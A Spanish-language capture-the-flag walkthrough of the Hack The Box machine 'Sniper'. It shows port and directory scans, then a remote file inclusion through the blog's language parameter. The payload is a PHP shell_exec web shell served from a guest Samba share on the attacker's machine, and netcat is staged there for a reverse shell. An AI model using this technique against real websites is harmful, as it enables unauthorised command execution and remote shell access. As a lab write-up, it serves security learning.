


EthicalHCOP
Sniper ha sido una máquina que me ha dejado demasiados conocimientos nuevos, en lo personal, he aprendido una nueva manera de hacer RFI, un comando en powershell equivalente a runas del cmd, una alternativa a la transferencia de archivos y una vulnerabilidad algo curiosa.

Reconocimiento y escaneo.

```
# Nmap 7.80 scan initiated Sun Feb  9 20:52:26 2020 as: nmap -sV -sS -p- -oN SniperNmap.txt 1
0.10.10.151
Nmap scan report for 10.10.10.151
Host is up (0.091s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49667/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Sun Feb  9 20:57:13 2020 -- 1 IP address (1 host up) scanned in 287.36 seconds
```


Al finalizar el escaneo nmap, vemos puertos muy comunes en algunos servidores windows. Así que procederemos a analizar los puertos más comunes que serían el puerto 80 y el puerto 445.
Un escaneo rápido al SMB , nos muestra que no podemos acceder a la visualización de los archivos compartidos de manera anónima.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #smbclient -L \\\\10.10.10.151\\
Enter WORKGROUP\root's password:
session setup failed: NT_STATUS_ACCESS_DENIED
```


Pasando al puerto 80, lanzamos una enumeración de directorios al sitio web alojado y no obtenemos más que un simple sitio web ofertando un servicio.


```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #dirb http://10.10.10.151/ /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 22 12:23:32 2020
URL_BASE: http://10.10.10.151/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.10.151/ ----
==> DIRECTORY: http://10.10.10.151/images/
==> DIRECTORY: http://10.10.10.151/blog/
==> DIRECTORY: http://10.10.10.151/user/
==> DIRECTORY: http://10.10.10.151/Images/
==> DIRECTORY: http://10.10.10.151/css/
^C> Testing: http://10.10.10.151/104
```

La mayoría de los link que allí se encuentran, son redirecciones al mismo index del sitio principal. Sin embargo, al final del sitio, encontramos un par de opciones que nos llevan a sitios diferentes.





Ambas redirecciones, nos llevan a carpetas distintas dentro del mismo sitio web, la primera de ellas nos lleva a un blog y la segunda lleva a un portal de usuarios.







Así que de manera personal decidí iniciar por el sitio de usuarios, en este sitio nos encontramos de entrada con un login. Sin embargo, en la parte inferior del mismo nos permite crear un usuario para acceder a los recursos. Así que el siguiente paso es crear un usuario para verificar que hay dentro de este portal.


No seguro | 10.10.10.151/user/login.php
Welcome
Username
Password
LOGIN
Don't have an account? Sign Up



Welcome
none@asd.asd
ethcop
Password
REGISTER


Welcome
ethcop
Password
LOGIN


Una vez registrados, vemos que este sitio aún está siendo construido y solo nos da la opción de hacer logout del sitio. Analizando el código fuente del sitio, tampoco se encuentran cosas importantes.



Así que el siguiente sitio a visitar es blog, y aquí vemos que es un simple sitio que contiene un menú con algunas opciones.



Al analizar las opciones, vemos que al intentar cambiar de lenguaje este está llamando a un archivo interno php para realizar la traducción. Comúnmente, este tipo de acciones se pueden aprovechar y afectar al sistema mediante un LFI (Local File Inclusion) o un RFI (Remote File Inclusion).



Explotación de Usuario.

http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html

Algunas veces, los sitios web a pesar de tener este tipo de acciones, suelen prevenir acciones maliciosas usando algunas validaciones internas, como eliminar caracteres de una entrada o simplemente rechazarla si esta parece tener un carácter malicioso. Sin embargo, en esta máquina aprenderemos un método alterno para un RFI y es usar SMB para hospedar nuestro script malicioso en lugar de un servidor web. Así que procedemos a crear un archivo malicioso o que ejecute alguna orden en el sistema, marcamos la ubicación del archivo como sin grupo y sin usuario y le asignamos permisos de lectura/ejecución a la carpeta. Luego de ello vamos a modificar nuestro smb para que pueda compartir el archivo.

```
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─► #mkdir share
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─► #cd share/
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
└─► #nano shell.php
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
└─► #cat shell.php
<?php
        echo(shell_exec('dir'));
?>

┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
└─► #cd ..
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─► #chmod 0555 share/
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─► #chown -R nobody:nogroup share/
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─► #nano /etc/samba/smb.conf
```

Una vez abierto el archivo de configuración del smb, indicamos la ubicación de la ruta a compartir, qué permisos tendrán esta carpeta y quién podrá acceder a esta.

```
  GNU nano 4.5        /etc/samba/smb.conf          Modificado

[global]
workgroup = WORKGROUP
server string = Samba Server %v
netbios name = indishell-lab
security = user
map to guest = bad user
name resolve order = bcast host
dns proxy = no
bind interfaces only = yes

[sniper]
path = /home/ethicalhackingcop/Descargas/HTB/sniper/share
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody
```


De manera local, podemos probar la visualización correcta de dicho archivo compartido utilizando smbclient para enumerar los recursos compartidos y para acceder a estos.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #service smbd restart
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #smbclient -L \\\\10.10.14.6\\
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sniper          Disk
        IPC$            IPC       IPC Service (Samba Server 4.11.1-Debian)
SMB1 disabled -- no workgroup available
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #smbclient \\\\10.10.14.6\\sniper
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Feb 22 16:40:46 2020
  ..                                  D        0  Sat Feb 22 16:40:29 2020
  shell.php                           N       36  Sat Feb 22 16:40:45 2020

                475658224 blocks of size 1024. 207307108 blocks available
smb: \>
```

Al ser esta una máquina windows, no estaría mal probar en dicho entorno como se visualiza dicho recurso compartido.

```
C:\Users\EthicalHCOP>dir \\192.168.1.76\sniper
 El volumen de la unidad \\192.168.1.76\sniper es sniper
 El número de serie del volumen es: FF4E-684A

 Directorio de \\192.168.1.76\sniper

22/02/2020  04:40 p.m.    <DIR>          .
22/02/2020  04:40 p.m.    <DIR>          ..
22/02/2020  04:40 p.m.                36 shell.php
               1 archivos             36 bytes
               2 dirs  212.281.774.080 bytes libres
```

Así que simplemente llamamos a nuestro archivo malicioso desde la url en la variable lang, y esta ejecuta el código “malicioso” generado con anterioridad. En este caso simplemente ejecutamos el comando dir que nos mostrará los directorios y archivos en la carpeta en donde se encuentre la aplicación.



Pensando en cómo hacer una shell reversa en windows con php, no se me ocurrió más que llamar a un archivo netcat y conectar esta máquina a mi pc. Por lo que al igual que hicimos para llamar al archivo shell.php, montaremos netcat en nuestro smb y la llamaremos desde la máquina remota.

```
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─ #cp netcat/netcat-1.11/nc64.exe share/nc.exe
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└─ #smbclient \\\\10.10.14.6\\sniper
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Feb 22 16:59:37 2020
  ..                                  D        0  Sat Feb 22 16:40:29 2020
  shell.php                           N       36  Sat Feb 22 16:40:45 2020
  nc.exe                              N    43696  Sat Feb 22 16:59:37 2020

                475658224 blocks of size 1024. 207311392 blocks available
smb: \>
```

Verificamos de nuevo que este se esté visualizando.

```
C:\Users\EthicalHCOP>dir \\192.168.1.76\sniper
 El volumen de la unidad \\192.168.1.76\sniper es sniper
 El número de serie del volumen es: FF4E-684A

 Directorio de \\192.168.1.76\sniper

22/02/2020  04:59 p.m.    <DIR>          .
22/02/2020  04:40 p.m.    <DIR>          ..
22/02/2020  04:59 p.m.            43.696 nc.exe
22/02/2020  04:40 p.m.                36 shell.php
               2 archivos         43.732 bytes
               2 dirs  212.292.128.768 bytes libres
```

Sin embargo, al querer hacer la prueba si este archivo se estaba ejecutando correctamente mediante el SMB, este estaba retornando un error de acceso denegado.

```
C:\Users\EthicalHCOP>\\192.168.1.76\sniper\nc.exe -h
Acceso denegado.

C:\Users\EthicalHCOP>
```

https://wiki.samba.org/index.php/Setting_up_a_Share_Using_POSIX_ACLs#Making_Files_Executable

Por lo que al consultar sobre cómo lograr que se ejecute dicho programa, se encuentra que hace falta la línea “acl allow execute always = yes” por lo que es agregada al archivo de configuración del SMB y reiniciado el servicio para que agarre los cambios.


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
    #nano /etc/samba/smb.conf
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
    #tail /etc/samba/smb.conf

[sniper]
path = /home/ethicalhackingcop/Descargas/HTB/sniper/share
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody
acl allow execute always = yes
